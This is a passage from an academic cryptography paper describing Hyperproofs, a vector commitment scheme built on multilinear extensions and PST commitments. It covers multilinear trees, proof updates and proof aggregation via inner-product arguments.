$$\mathcal{S}_{j,\ell}(\mathbf{x}) = \prod_{k=1}^{\ell} \mathsf{sel}_{j_k}(x_k), \text{s.t. } \mathsf{sel}_{j_k}(x_k) = \begin{cases} x_k, & \text{if } j_k = 1 \\ 1-x_k, & \text{if } j_k = 0 \end{cases}, \tag{5}$$

with $S_{0,0}(\mathbf{x}) = 1$. In our example from Eq. 3, we have $\ell = 2$ and so: $\mathcal{S}_{0,2}(\mathbf{x}) = (1-x_2)(1-x_1)$, $\mathcal{S}_{1,2}(\mathbf{x}) = (1-x_2)x_1$, $\mathcal{S}_{2,2}(\mathbf{x}) = x_2(1-x_1)$ and $\mathcal{S}_{3,2}(\mathbf{x}) = x_2x_1$. We often refer to sel_{j_k} as a *selector monomial*. Importantly, note that:

$$\mathcal{S}_{j,\ell}(i_\ell,\ldots,i_1) = \mathcal{S}_{j,\ell}(\mathbf{i}) = \begin{cases} 1, & i = j \\ 0, & i \neq j \end{cases}, \forall i \in [0,2^\ell) \tag{6}$$

By these properties above, we can see why Eq. 2 holds for any i:

$$f(\mathbf{i}) = \sum_{j=0}^{n-1} a_j \mathcal{S}_{j,\ell}(\mathbf{i}) = a_i \mathcal{S}_{i,\ell}(\mathbf{i}) + \sum_{j=1, j\neq i}^{n-1} a_j \mathcal{S}_{j,\ell}(\mathbf{i}) = a_i \cdot 1 + 0$$

In other words, an MLE f acts as a "multiplexer", choosing the right a_i based on the input position i, given as $\mathbf{i}$ in binary.

MLE decomposition. An MLE of size $n = 2^\ell$ can be *decomposed* into two MLEs of size $n/2$ [69]. For example, split $\mathbf{a}$ from Eq. 3 into its left and right halves $\mathbf{a}_0 = [5,2]$ and $\mathbf{a}_1 = [8,3]$, with MLEs $f_0 = 5(1-x_1) + 2x_1$ and $f_1 = 8(1-x_1) + 3x_1$, respectively. Then, observe that the MLE f for $\mathbf{a}$ is a combination of f_0 and f_1: i.e., $f = (1-x_2)f_0 + x_2f_1$. In general, the MLE f of any $\mathbf{a}$ decomposes as:

$$f(\mathbf{x}) = (1-x_\ell)f_0(x_{\ell-1},\ldots,x_1) + x_\ell f_1(x_{\ell-1},\ldots,x_1) \tag{7}$$

Note that for $\mathbf{a} = [a_0,a_1]$ of size 2, the MLEs f_0, f_1 are *trivial* (i.e., of size 1) and are simply set to a_0 and a_1, respectively. We use $f_{b_\ell b_{\ell-1}\ldots b_k}$ to denote the MLE of the $\mathbf{a}_{b_\ell b_{\ell-1}\ldots b_k}$ subvector, which is a subvector of all a_i's with $i_\ell = b_\ell, i_{\ell-1} = b_{\ell-1},\ldots,i_k = b_k$. For example, in a vector $\mathbf{a} = [a_0,\ldots,a_7]$, f_{01} is the MLE of $\mathbf{a}_{01}$, which contains all (three bit) positions i whose first two bits are 01: i.e., $\mathbf{a}_{01} = [a_2,a_3]$ because, in binary, 2 and 3 are 010 and 011, respectively.

2.2 PST commitments to MLEs

Papamanthou, Shi and Tamassia [46] extend Kate-Zaverucha-Goldberg (KZG) univariate polynomial commitments [32]




Figure 1: PST (and Hyperproofs) public parameters. The uth path in this tree is actually the update key upk_u from Eq. 16.

to multivariate ones. We refer to their scheme as PST and restrict its use to multilinear extensions, introduced above.

Commitments. PST works over a bilinear group obtained via BilGen. The PST commitment to a multilinear extension f for a vector $\mathbf{a}$ of size $n = 2^\ell$ is a single group element in $\mathbb{G}_1$:

$$\mathsf{pst}(f) = g_1^{f(s_\ell,\ldots,s_1)} = g_1^{\sum_{j=0}^{n-1} a_j \mathcal{S}_{j,\ell}(\mathbf{s})} = \prod_{j=0}^{n-1} \left(g_1^{\mathcal{S}_{j,\ell}(\mathbf{s})}\right)^{a_j} \quad (8)$$

Here, $\mathbf{s} = (s_\ell,\ldots,s_1)$ are *trapdoors* generated via a *trusted setup* that outputs n-sized *public parameters*: $g_1^{\mathcal{S}_{j,\ell}(\mathbf{s})} = g_1^{\mathcal{S}_{j,\ell}(s_\ell,\ldots,s_1)}, \forall j \in [0,2^\ell)$. Importantly, the setup discards $\mathbf{s}$, since knowledge of it directly breaks PST's security [47]. We stress that $\mathsf{pst}(f)$ can be computed without knowing $\mathbf{s}$, as per Eq. 8. Lastly, PST commitments are *homomorphic*, with $\mathsf{pst}(f+f') = \mathsf{pst}(f)\mathsf{pst}(f')$ for any MLEs f, f'.

Evaluation proofs. Papamanthou, Shi and Tamassia give a way to prove evaluations $f(\mathbf{i})$ against $\mathsf{pst}(f)$ [46], where $\mathbf{i}$ is the binary representation of $i \in [0,n)$. Their key observation, which we refer to as the *PST decomposition*, is that:

$$f(\mathbf{i}) = z \Leftrightarrow \exists q_j\text{'s}, f(\mathbf{x}) - z = \sum_{j\in[\ell]} q_j(x_{j-1},\ldots,x_1)\cdot(x_j - i_j) \quad (9)$$

This yields a *PST evaluation proof* for $f(\mathbf{i}) = z$ consisting of commitments $w_j = g_1^{q_j(\mathbf{s})}$ to the *quotient polynomials* q_j. To compute the q_j's, the prover first divides f by $x_\ell - i_\ell$, obtaining q_ℓ and a remainder r_ℓ. Then, the prover continues recursively on the remainder r_ℓ, which no longer has variable x_ℓ. Specifically, the prover divides r_ℓ by $x_{\ell-1} - i_{\ell-1}$, obtaining $q_{\ell-1}$ and $r_{\ell-1}$. And so on, until he obtains the last quotient q_1 with remainder $r_1 = f(\mathbf{i})$ (see Fig. 2 and [47, Lemma 1]). Overall, this takes $T(n) = O(n) + T(n/2) = O(n)$ time, including the time to commit to the q_j's.

Note that the q_j's are actually MLEs of size $n/2, n/4, \ldots, 1$. As a result, PST's actual public parameters are $g_1^{\mathcal{S}_{j,k}(\mathbf{s})}, \forall k \in [0,\ell], \forall j \in [0,2^k)$, so as to also be able to commit to these quotient MLEs. Lastly, the parameters form a tree (see Fig. 1) and are thus of size $2n-1$ $\mathbb{G}_1$ elements.

A verifier who has the commitment $\mathsf{pst}(f)$, the claimed evaluation $(i, f(\mathbf{i}) = z)$ and a logarithmic-sized, publicly-known *verification key* $g_2^{s_j}, \forall j \in [\ell]$ can verify the proof using

$\underline{\mathsf{PST.Prove}(f,\ell,\mathbf{i}=(i_\ell,\ldots,i_1)) \to \pi_i}$:

1. If $\ell = 0$ (i.e., f is a constant), return $\varnothing$.
2. Otherwise, divide f by $x_\ell - i_\ell$, obtaining quotient $q_\ell(x_{\ell-1},\ldots,x_1)$ and remainder $r_\ell(x_{\ell-1},\ldots,x_1)$ such that $f = q_\ell \cdot (x_\ell - i_\ell) + r_\ell$.
3. Return $\left(g_1^{q_\ell(\mathbf{s})}, \mathsf{PST.Prove}(r_\ell, \ell-1, (i_{\ell-1},\ldots,i_1))\right)$

Figure 2: $O(n)$-time algorithm for computing a single PST evaluation proof π_i for $f(\mathbf{i})$ w.r.t. an MLE f of size $n = 2^\ell$.

$\ell + 1$ pairings:

$$e(\mathsf{pst}(f)/g_1^z, g_2) = \prod_{j\in[\ell]} e(w_j, g_2^{s_j - i_j}) \quad (10)$$

The check above ensures Eq. 9 holds when $\mathbf{x} = \mathbf{s}$, which is sufficient for security since $\mathbf{s}$ is random and secret. In constructing our VC, we prove a stronger notion of security for PST commitments (see §6).

2.3 Vector Commitments (VCs)

We formalize VCs below, similar to Catalano and Fiore [21].

Definition 2.1 (VC). *A VC scheme is a set of* PPT *algorithms:*

$\underline{\mathsf{Gen}(1^\lambda, n) \to \mathsf{pp}}$: Given security parameter λ and maximum vector size n, outputs randomly-generated public parameters pp.

$\underline{\mathsf{Com}_{\mathsf{pp}}(\mathbf{a}) \to \mathsf{C}}$: Outputs digest C of $\mathbf{a} = [a_0,\ldots,a_{n-1}] \in \mathbb{Z}_p^n$.

$\underline{\mathsf{Open}_{\mathsf{pp}}(i,\mathbf{a}) \to \pi_i}$: Outputs a proof π_i for position i in $\mathbf{a}$.

$\underline{\mathsf{OpenAll}_{\mathsf{pp}}(\boldsymbol{a}) \to (\pi_0,\ldots,\pi_{n-1})}$: Outputs all proofs π_i for $\mathbf{a}$.

$\underline{\mathsf{Agg}_{\mathsf{pp}}(I,(a_i,\pi_i)_{i\in I}) \to \pi_I}$: Combines individual proofs π_i for values a_i into an aggregated proof π_I.

$\underline{\mathsf{Ver}_{\mathsf{pp}}(\mathsf{C},I,(a_i)_{i\in I},\pi_I) \to \{0,1\}}$: Verifies proof π_I that each position $i \in I$ has value a_i against digest C.

$\underline{\mathsf{UpdDig}_{\mathsf{pp}}(u,\delta,\mathsf{C}) \to \mathsf{C}'}$: Updates digest C to C' to reflect position u changing by $\delta \in \mathbb{Z}_p$.

$\underline{\mathsf{UpdProof}_{\mathsf{pp}}(u,\delta,\pi_i) \to \pi_i'}$: Updates proof π_i to π_i' to reflect position u changing by $\delta \in \mathbb{Z}_p$.

$\underline{\mathsf{UpdAllProofs}_{\mathsf{pp}}(u,\delta,\pi_0,\ldots,\pi_{n-1}) \to (\pi_0',\ldots,\pi_{n-1}')}$: Updates all proofs π_i to π_i' to reflect position u changing by $\delta \in \mathbb{Z}_p$.

Observations: For simplicity, we give our algorithms oracle access to the public parameters pp of the scheme. This way, each algorithm can easily access the subset of the parameters it needs.

We formalize $\mathsf{OpenAll}$ and $\mathsf{UpdAllProofs}$ since, in some VCs, these algorithms are faster than n calls to Open and $\mathsf{UpdProof}$, respectively. In this sense, we stress that the $\mathsf{UpdAllProofs}$ algorithm can work in sublinear time, since it does not necessarily need to read all input or write all output (e.g., in Merkle trees, $\mathsf{UpdAllProofs}$ only reads $\log n$ sibling hashes and overwrites another $\log n$ hashes).

Correctness and soundness. We define VC correctness in Def. B.1 and VC soundness in Def. B.2.

2.4 Inner Product Arguments (IPA)

Let CM denote a commitment scheme by Abe et al. [1] for vectors $\mathbf{A},\mathbf{B} \in \mathbb{G}_1^m \times \mathbb{G}_2^m$ and their *pairing product* $Z = \langle \mathbf{A},\mathbf{B}\rangle = \prod_{i=1}^m e(A_i,B_i)$. CM uses a randomly-generated *commitment key* $\mathbf{ck} = (\mathbf{v},\mathbf{w}) \in \mathbb{G}_1^m \times \mathbb{G}_2^m$ to commit to $\mathbf{A},\mathbf{B}$ and Z as:

$$\mathbf{C} = \mathsf{CM}(\mathbf{ck};\mathbf{A},\mathbf{B},Z) = (\langle \mathbf{A},\mathbf{v}\rangle,\ \langle \mathbf{w},\mathbf{B}\rangle,\ Z) \stackrel{\mathsf{def}}{=} (C_1,C_2,C_3) \quad (11)$$

This commitment scheme is not hiding but is binding under *Symmetric-eXternal Diffie-Hellman (SXDH)* [1,2].

Bünz et al. [19] give a non-interactive *inner-product argument (IPA)* where a *prover* convinces a *verifier*, that the prover *knows* how to open an Abe et al. commitment $\mathbf{C}$ to $(\mathbf{A},\mathbf{B},\langle \mathbf{A},\mathbf{B}\rangle)$; i.e. they give an argument for the language:

$$\mathcal{L}_{\mathsf{IPA}}^m = \{(\mathbf{ck},\mathbf{C}) \mid \exists \mathbf{A} \in \mathbb{G}_1^m, \mathbf{B} \in \mathbb{G}_2^m,\ \text{s.t.}\ \mathbf{C} = \mathsf{CM}(\mathbf{ck};\mathbf{A},\mathbf{B},\langle \mathbf{A},\mathbf{B}\rangle)\}$$

We abstract Bünz et al.'s [19] non-interactive argument for $\mathcal{L}_{\mathsf{IPA}}$ as three algorithms:

$\mathcal{G}_{\mathsf{IPA}}(1^\lambda,m) \to (PK,VK)$: Returns $PK = VK = \langle \mathsf{BilGen}(1^\lambda), \mathbf{ck} = (\mathbf{v} \in_R \mathbb{G}_2^m, \mathbf{w} \in_R \mathbb{G}_1^m)\rangle$

$\mathcal{P}_{\mathsf{IPA}}(PK,\mathbf{A},\mathbf{B}) \to \pi$: Returns a proof π that $\mathbf{C} = \mathsf{CM}(\mathbf{ck};\mathbf{A},\mathbf{B},\langle \mathbf{A},\mathbf{B}\rangle)$

$\mathcal{V}_{\mathsf{IPA}}(VK,\mathbf{C},\pi) \to \{0,1\}$: Verifies proof π that $\mathbf{C} = \mathsf{CM}(\mathbf{ck};\mathbf{A},\mathbf{B},\langle \mathbf{A},\mathbf{B}\rangle)$

IPA complexity. $\mathcal{P}_{\mathsf{IPA}}$ takes $O(m)$ time, $\mathcal{V}_{\mathsf{IPA}}$ takes $O(\log m)$ time and the proof size is $|\pi| = O(\log m)$ (see App. A).

3 Hyperproofs

In this section, we intuitively explain how Hyperproofs work, often referring to a *prover* who computes the vector's *digest*, as well as proofs, and to a *verifier* who verifies proofs against this digest. Without loss of generality, our discussion will assume vectors of size exactly $n = 2^\ell$. Hyperproofs represents a vector $\mathbf{a} = [a_0,\ldots,a_{n-1}]$ as a multilinear extension (MLE):

$$f(\mathbf{x}) = \sum_{i=0}^{n-1} a_i \mathcal{S}_{i,\ell}(\mathbf{x}),$$

where $\mathcal{S}_{i,\ell}$ are selector multinomials as per Eq. 5. The *digest* of the vector $\mathbf{a}$ is a Papamanthou-Shi-Tamassia (PST) commitment to f:

$$\mathsf{pst}(f) = g_1^{f(\mathbf{s})},$$

where $\mathbf{s}$ is the PST trapdoor (see §2.2). Thus, our public parameters are the same as PST's parameters depicted in Fig. 1.




Figure 3: A multilinear tree (MLT) of size 8. Recall from §2 that $f_{b_\ell b_{\ell-1}\ldots b_k}$ denotes the MLE of $\mathbf{a}_{b_\ell b_{\ell-1}\ldots b_k}$. Each node stores a PST commitment to the depicted MLE: e.g., root stores $\mathsf{pst}(f_1 - f_0)$, not $f_1 - f_0$. The proof for a_i consists of all commitments along a_i's path to the root (e.g., for a_4, the boxed nodes). Sibling leaves $[a_{2j},a_{2j+1}]$ have the same proof. If, say, a_4 changes, all pink-colored MLEs change, and all boxed commitments must be updated.

3.1 Multilinear trees (MLTs)

A Hyperproof for position i is just a PST evaluation proof (see §2.2) for $f(\mathbf{i})$. Unfortunately, if one uses the PST.Prove algorithm from Fig. 2 to compute *all* PST evaluation proofs, this takes $O(n^2)$ time. Below, we show how to compute all n proofs faster, in $O(n \log n)$ time, by avoiding unnecessary computations (see Fig. 4).

Denote the proof for $f(\mathbf{i})$ as $\pi_i = (\pi_{i,\ell},\ldots,\pi_{i,1})$. Next, observe that if we compute all proofs π_i via n calls to:

$$\mathsf{PST.Prove}(f,\ell,(i_\ell,\ldots,i_1)), \forall i \in [n],$$

they actually all have the same first quotient q_ℓ committed in $\pi_{i,\ell}$! This is because all n PST.Prove calls initially divide f by $x_\ell - i_\ell$, which actually yields the same quotient, independent of i_ℓ. To see this, recall the MLE decomposition from Eq. 7 and reorganize it in two ways as:

$$\begin{aligned} f &= (1-x_\ell)\cdot f_0 + x_\ell \cdot f_1 \Leftrightarrow \\ f &= (f_1 - f_0)\cdot(x_\ell - 1) + f_1 \quad (12) \\ &= (f_1 - f_0)\cdot x_\ell + f_0, \quad (13) \end{aligned}$$

where f_0 is the MLE for the left half $\mathbf{a}_0$ of $\mathbf{a}$ and f_1 is the MLE for the right half $\mathbf{a}_1$ (recall from §2). Since both divisions yield the same $q_\ell = f_1 - f_0$ quotient, all π_i's share the same $\pi_{i,\ell}$ commitment to q_ℓ! We depict this q_ℓ as the root of a *multilinear tree (MLT)* in Fig. 3.

Next, recall that each one of the n PST.Prove calls recurses on its remainder, which was either f_0 or f_1 (as per Eqs. 12 and 13). Specifically, the first $n/2$ calls for $i \in [0,n/2)$ (i.e., $i_\ell = 0$) recurse on $\mathsf{PST.Prove}(f_0,\ell-1,(i_{\ell-1},\ldots,i_1))$, and the other $n/2$ calls for $i \in [n/2+1,n)$ (i.e., $i_\ell = 1$) recurse on $\mathsf{PST.Prove}(f_1,\ell-1,(i_{\ell-1},\ldots,i_1))$. But by the same argument above, each group of $n/2$ calls returns the same first quotient commitment. For example, for the first group, we have quotient $f_{01} - f_{00}$:

$$f_0 = (f_{01} - f_{00})(x_{\ell-1} - 1) + f_{01} \quad (14)$$

$\mathsf{MLT.Compute}(f, \ell) \to [t_1, \ldots, t_{2^\ell - 1}]$:

1. If $\ell = 0$ (i.e., f is a constant), return $\varnothing$.
2. Otherwise, $\forall b \in \{0,1\}$, divide f by $x_\ell - b$, obtaining quotient $f_1 - f_0$ and remainder f_b such that $f = (f_1 - f_0) \cdot (x_\ell - b) + f_b$.
3. Return $\left(g_1^{(f_1 - f_0)(\mathbf{s})}, \mathsf{MLT.Compute}(f_0, \ell - 1), \mathsf{MLT.Compute}(f_1, \ell - 1)\right)$

Figure 4: Computes an MLT in $O(n \log n)$ time consisting of PST evaluation proofs for *all* $f(\mathbf{i})$ w.r.t. an MLE f of $\mathbf{a}$ of size $n = 2^\ell$. In contrast, n naive calls to PST.Prove would take $O(n^2)$. Recall that f_0 and f_1 are MLEs for the left and right halves of $\mathbf{a}$. Returns the tree stored in preorder in an array.

$$= (f_{01} - f_{00}) x_{\ell-1} + f_{00}\,, \tag{15}$$

Similarly, for the second group, the quotient will be $f_{11} - f_{10}$. Both quotients are depicted as the children of the root in Fig. 3. Continuing recursively in this fashion yields our *multilinear tree (MLT)* from Fig. 3. We describe the algorithm for computing it in Fig. 4 and we argue correctness of MLT proofs in the extended version of our paper [56].

3.2 Updates and homomorphism

Updating digests and MLTs. Suppose a_4 changes by δ in our MLT from Fig. 3. Then, by Eq. 4, we know that $\mathbf{a}$'s MLE will change to:

$$f' = f + x_3(1 - x_2)(1 - x_1)\delta = f + \mathcal{S}_{4,3}(\mathbf{x})\delta$$

But what about the MLT? The following highlighted MLEs from Fig. 3 will be updated to:

$$\begin{aligned} f'_{100} &= f_{100} + \delta \\ f'_{10} &= f_{10} + (1 - x_1)\delta \\ f'_1 &= f_1 + (1 - x_2)(1 - x_1)\delta \\ f' &= f + x_3(1 - x_2)(1 - x_1)\delta \end{aligned}$$

These MLEs changing affect the MLEs along a_4's path. For example, the root MLE $f_1 - f_0$ also changes by the same amount as f_1: i.e., by $+(1 - x_2)(1 - x_1)\delta$. Furthermore, their corresponding commitments are easy to update via the PST homomorphism. For example, the new root will be $\mathsf{pst}(f_1 - f_0) \cdot g_1^{(1-s_2)(1-s_1)\delta}$. However, note that updating commitments requires knowing $g_1^{(1-s_2)(1-s_1)}$, which is referred to as an *update key*. We delve into this next.

Update keys. Recall that $\mathcal{S}_{u,k}(\mathbf{x})$ is the selector multinomial for position $u \in [0, 2^k)$ in an MLE of size 2^k (see Eq. 5). However, to easily reason about updates, it is useful to define $\mathcal{S}_{u,k}$ even when $u \geq 2^k$ as $\mathcal{S}_{u,k} = \mathcal{S}_{u \bmod 2^k, k}$. As explained above, updating the MLT after a_u changes by δ requires some auxiliary information referred to as an *update key* for position u. This consists of commitments to all selector multinomials for u in MLEs of size $1, 2, \ldots, 2^\ell$:

$$\mathsf{upk}_u = \left\{ g_1^{\mathcal{S}_{u,k}(\mathbf{s})} : k \in [0, \ell] \right\} = \left\{ \mathsf{upk}_{u,k} : k \in [0, \ell] \right\} \tag{16}$$

Recall that $\mathcal{S}_{u,0}(\mathbf{x}) = 1$, so that $\mathsf{upk}_{u,0} = g_1, \forall u \in [0, 2^\ell)$. Then, the MLT commitments $(w_{u,\ell}, \ldots, w_{u,1})$ along u's path are updated as:

$$w'_{u,k} = w_{u,k} \cdot (\mathsf{upk}_{u,k-1})^\delta = w_{u,k} \cdot (g_1^{\mathcal{S}_{u,k-1}(\mathbf{s})})^\delta, \forall k \in [\ell] \tag{17}$$

Note that this implies that any proof $\pi_i = (w_{i,\ell}, \ldots, w_{i,1})$ can be updated after a change at u: one simply has to identify the "intersection" of u's proof with i's proof and apply the update as above, as if updating a pruned MLT consisting of just π_i. More formally, suppose i and u have the same t most significant bits (i.e., $i_k = u_k, \forall k \in \{\ell, \ell - 1, \ldots, \ell - t + 1\}$). Then, the updated proof π'_i is initially set to π_i and (partially) updated as:

$$w'_{i,k} = w_{i,k} \cdot (\mathsf{upk}_{u,k-1})^\delta, \forall k \in \{\ell, \ldots, \ell - t\}, 1 \leq k \leq \ell \tag{18}$$

The digest updates more simply as:

$$\mathsf{pst}(f') = \mathsf{pst}(f) \cdot g_1^{\mathcal{S}_{u,\ell}(\mathbf{s})} = \mathsf{pst}(f) \cdot \left(\mathsf{upk}_{u,\ell}\right)^\delta \tag{19}$$

Lastly, we note that the update keys actually coincide with our public parameters (see Fig. 1).

MLTs are homomorphic. Since our multilinear tree stores an MLE commitment at each node, we observe that the MLT itself is *homomorphic*: the MLT for $\mathbf{a} + \mathbf{b}$ can be obtained by "node-by-node multiplying" $\mathbf{a}$'s MLT with $\mathbf{b}$'s MLT. In other words, every node w in the new MLT is the product of the nodes w in the MLTs for $\mathbf{a}$ and $\mathbf{b}$. Specifically, $\mathsf{pst}(f''_w) = \mathsf{pst}(f_w + f'_w) = \mathsf{pst}(f_w)\mathsf{pst}(f'_w)$, where f_w, f'_w, f''_w denote the MLE stored at node w in the MLT for $\mathbf{a}, \mathbf{b}$ and $\mathbf{a} + \mathbf{b}$, respectively. This enables our unstealability construction from §3.4 and has other applications to authenticating data in the *streaming* setting [48].

3.3 Aggregating proofs

Recall that a proof $(w_1, \ldots, w_\ell)$ for a_i in the vector $\mathbf{a}$ of size $n = 2^\ell$ is just an ℓ-sized PST evaluation proof (see §2.2) and verifies as:

$$e(\mathsf{C}/g_1^{a_i}, g_2) = \prod_{k=1}^{\ell} e(w_k, g_2^{s_k - i_k})\,, \tag{20}$$

where C is the digest and $(g_2^{s_k - i_k})_{k \in [\ell]}$ is position i's public *verification key*.

Warm-up: Compressing proofs. It is useful to first discuss compressing a size-ℓ proof for a_i to size $\log \ell$ via the IPA from §2.4. For this, we let $\mathbf{A} = [w_1 \ldots w_\ell]$, $\mathbf{B} = [g_2^{s_1 - i_1} \ldots g_2^{s_\ell - i_\ell}]$, $Z = e(\mathsf{C}/g_1^{a_i}, g_2)$ and prove that $(Z, \mathbf{B})$ is in the following language:

$$\mathcal{L}^\ell_{\mathsf{PROD}} = \left\{ Z \in \mathbb{G}_T, \mathbf{B} \in \mathbb{G}_2^\ell \;\middle|\; \exists \mathbf{A} \in \mathbb{G}_1^\ell, Z = \langle \mathbf{A}, \mathbf{B} \rangle \right\} \tag{21}$$

$\mathcal{G}_{\mathsf{BATCH}}(1^\lambda, b, \ell) \to (PK, VK)$: Return $\mathcal{G}_{\mathsf{IPA}}(1^\lambda, b \cdot \ell)$

$\mathcal{P}_{\mathsf{BATCH}}(PK, (\mathbf{A}_i, \mathbf{B}_i)_{i\in[b]}) \to \pi$:

1. Let $\mathbf{A} = [\mathbf{A}_1 || \mathbf{A}_2 || \ldots || \mathbf{A}_b]$ and $\mathbf{B} = [\mathbf{B}_1 || \mathbf{B}_2 || \ldots || \mathbf{B}_b]$
2. Let $C_1 = \langle \mathbf{A}, \mathbf{v} \rangle$ (i.e., 1st component of $\mathsf{CM}(\mathbf{ck}; \mathbf{A}, \mathbf{B}', 1_{\mathbb{G}_T})$)
3. Let $r_i = H(C_1, \mathbf{B}, i) \in \mathbb{Z}_p$ for $i = 1, \ldots, b$
4. Let $\mathbf{B}' = [\mathbf{B}_1^{r_1} || \mathbf{B}_2^{r_2} || \ldots || \mathbf{B}_b^{r_b}]$
5. Let $\pi^* = \mathcal{P}_{\mathsf{IPA}}(\mathbf{ck}, \mathbf{A}, \mathbf{B}')$ and return $\pi = (C_1, \pi^*)$.

$\mathcal{V}_{\mathsf{BATCH}}(VK, (\mathbf{B}_i, Z_i)_{i\in[b]}, \pi) \to \{0,1\}$:

1. Parse the proof $\pi = (C_1, \pi^*)$
2. Let $r_i = H(C_1, \mathbf{B}, i) \in \mathbb{Z}_p$ for $i = 1, \ldots, b$
3. Let $\mathbf{B}' = [\mathbf{B}_1^{r_1} || \mathbf{B}_2^{r_2} || \ldots || \mathbf{B}_b^{r_b}]$ and $Z' = \prod_{i=1}^b Z_i^{r_i}$
4. Let $C_2 = \langle \mathbf{w}, \mathbf{B}' \rangle$ (i.e., 2nd component of $\mathsf{CM}(\mathbf{ck}; \mathbf{A}, \mathbf{B}', 1_{\mathbb{G}_T})$)
5. Let $\mathbf{C} = (C_1, C_2, Z')$ and return $\mathcal{V}_{\mathsf{IPA}}(\mathbf{ck}, \mathbf{C}, \pi^*)$.

Figure 5: Our argument for $\mathcal{L}^{b,\ell}_{\mathsf{BATCH}}$ used to aggregate Hyperproofs. H is a random oracle and $(\mathcal{G}_{\mathsf{IPA}}, \mathcal{P}_{\mathsf{IPA}}, \mathcal{V}_{\mathsf{IPA}})$ is the Bünz et al. IPA from §2.4.

Next, we can use the IPA from §2.4. Specifically, assume our $\mathcal{L}_{\mathsf{PROD}}$ prover and verifier share a commitment key $\mathbf{ck} = (\mathbf{v}, \mathbf{w})$. First, the prover gives $C_1 = \langle \mathbf{A}, \mathbf{v} \rangle$ to the verifier. Second, the verifier computes $C_2 = \langle \mathbf{w}, \mathbf{B} \rangle$ and lets $C_3 = Z$. Thus, the verifier now has a commitment $\mathbf{C} = (C_1, C_2, C_3)$ to $\mathbf{A}$,$\mathbf{B}$ and Z. Third, the prover simply runs $\mathcal{P}_{\mathsf{IPA}}$ from §2.4 and convinces the verifier that the committed values satisfy $Z = \langle \mathbf{A}, \mathbf{B} \rangle$ and thus that the Hyperproof verifies as per Eq. 20.

Aggregating proofs. Next, we observe that aggregating many proofs $(\pi_1, \ldots, \pi_b)$, each for a position p_i in $\mathbf{a}$, reduces to proving membership in $\mathcal{L}^{\ell}_{\mathsf{PROD}}$ *for each* $(Z_i, \mathbf{B}_i)$, where $Z_i = e(\mathsf{C}/g_1^{a_{p_i}}, g_2)$ and $\mathbf{B}_i$ is position p_i's verification key. But doing this naively would result in a large, $O(b \log \ell)$ aggregated proof size. Instead, we seek a more succinct argument for the following new language:

$$\begin{aligned} \mathcal{L}^{b,\ell}_{\mathsf{BATCH}} &= \left\{ (Z_i \in \mathbb{G}_T, \mathbf{B}_i \in \mathbb{G}_2^\ell)_{i\in[b]} \;\middle|\; ((Z_i, \mathbf{B}_i) \in \mathcal{L}^{\ell}_{\mathsf{PROD}})_{i\in[b]} \right\} \quad (22) \\ &= \left\{ (Z_i \in \mathbb{G}_T, \mathbf{B}_i \in \mathbb{G}_2^\ell)_{i\in[b]} \;\middle|\; (\exists \mathbf{A}_i \in \mathbb{G}_1^\ell, Z_i = \langle \mathbf{A}_i, \mathbf{B}_i \rangle)_{i\in[b]} \right\} \end{aligned}$$

In other words, membership in $\mathcal{L}^{b,\ell}_{\mathsf{BATCH}}$ guarantees that $\forall i \in [b], \exists \mathbf{A}_i$:

$$Z_i = \prod_{j=1}^{\ell} e(A_{i,j}, B_{i,j}), \quad (23)$$

where $A_{i,j}$ is the jth entry of $\mathbf{A}_i$. Note that we cannot use the TIPP argument from [19] to prove membership in $\mathcal{L}_{\mathsf{BATCH}}$, since it can only prove that $\forall i, Z_i = e(X_i, Y_i)$, where $(X_i, Y_i) \in \mathbb{G}_1 \times \mathbb{G}_2$. Instead, we design a new argument for $\mathcal{L}^{b,\ell}_{\mathsf{BATCH}}$ (see Fig. 5) which uses a random linear combination to combine the ℓ-sized equations from above into a single $b\ell$-sized one:

$$\prod_{i=1}^{b} Z_i^{r_i} = \prod_{i=1}^{b} \left(\prod_{j=1}^{\ell} e(A_{i,j}, B_{i,j}) \right)^{r_i} \quad (24)$$

$\mathsf{Gen}(1^\lambda, n) \to \mathsf{pp}$: Let $(p, \mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_T, e, g_1, g_2) \leftarrow \mathsf{BilGen}(1^\lambda)$. Let $\mathbf{s} = (s_1, \ldots, s_\ell) \in_R \mathbb{Z}_p^\ell$, where $n = 2^\ell$. Let pp consist of

- $\mathsf{pst}(\mathcal{S}_{j,k}) = g_1^{S_{j,k}(\mathbf{s})}, \forall k \in [0, \ell], \forall j \in [0, 2^k)$;
- $g_2^{s_k}, \forall k \in [\ell]$;
- $(PK, VK) \leftarrow \mathcal{G}_{\mathsf{BATCH}}(1^\lambda, b, \ell)$.

We refer to $(g_2^{s_k - i_k})_{k\in[\ell]}$ as position i's *verification key*.

$\mathsf{Com}_{\mathsf{pp}}(\mathbf{a}) \to \mathsf{C}$: Let $\mathsf{C} = \mathsf{pst}(f) = g_1^{f(\mathbf{s})} = g_1^{f(s_1, \ldots, s_\ell)}$, where f is $\mathbf{a}$'s MLE.

$\mathsf{OpenAll}_{\mathsf{pp}}(\boldsymbol{a}) \to (\pi_0, \ldots, \pi_{n-1})$: Return the MLT as per §3.1.

$\mathsf{Open}_{\mathsf{pp}}(i, \mathbf{a}) \to \pi_i$: Compute only the ith path in the MLT and return it.

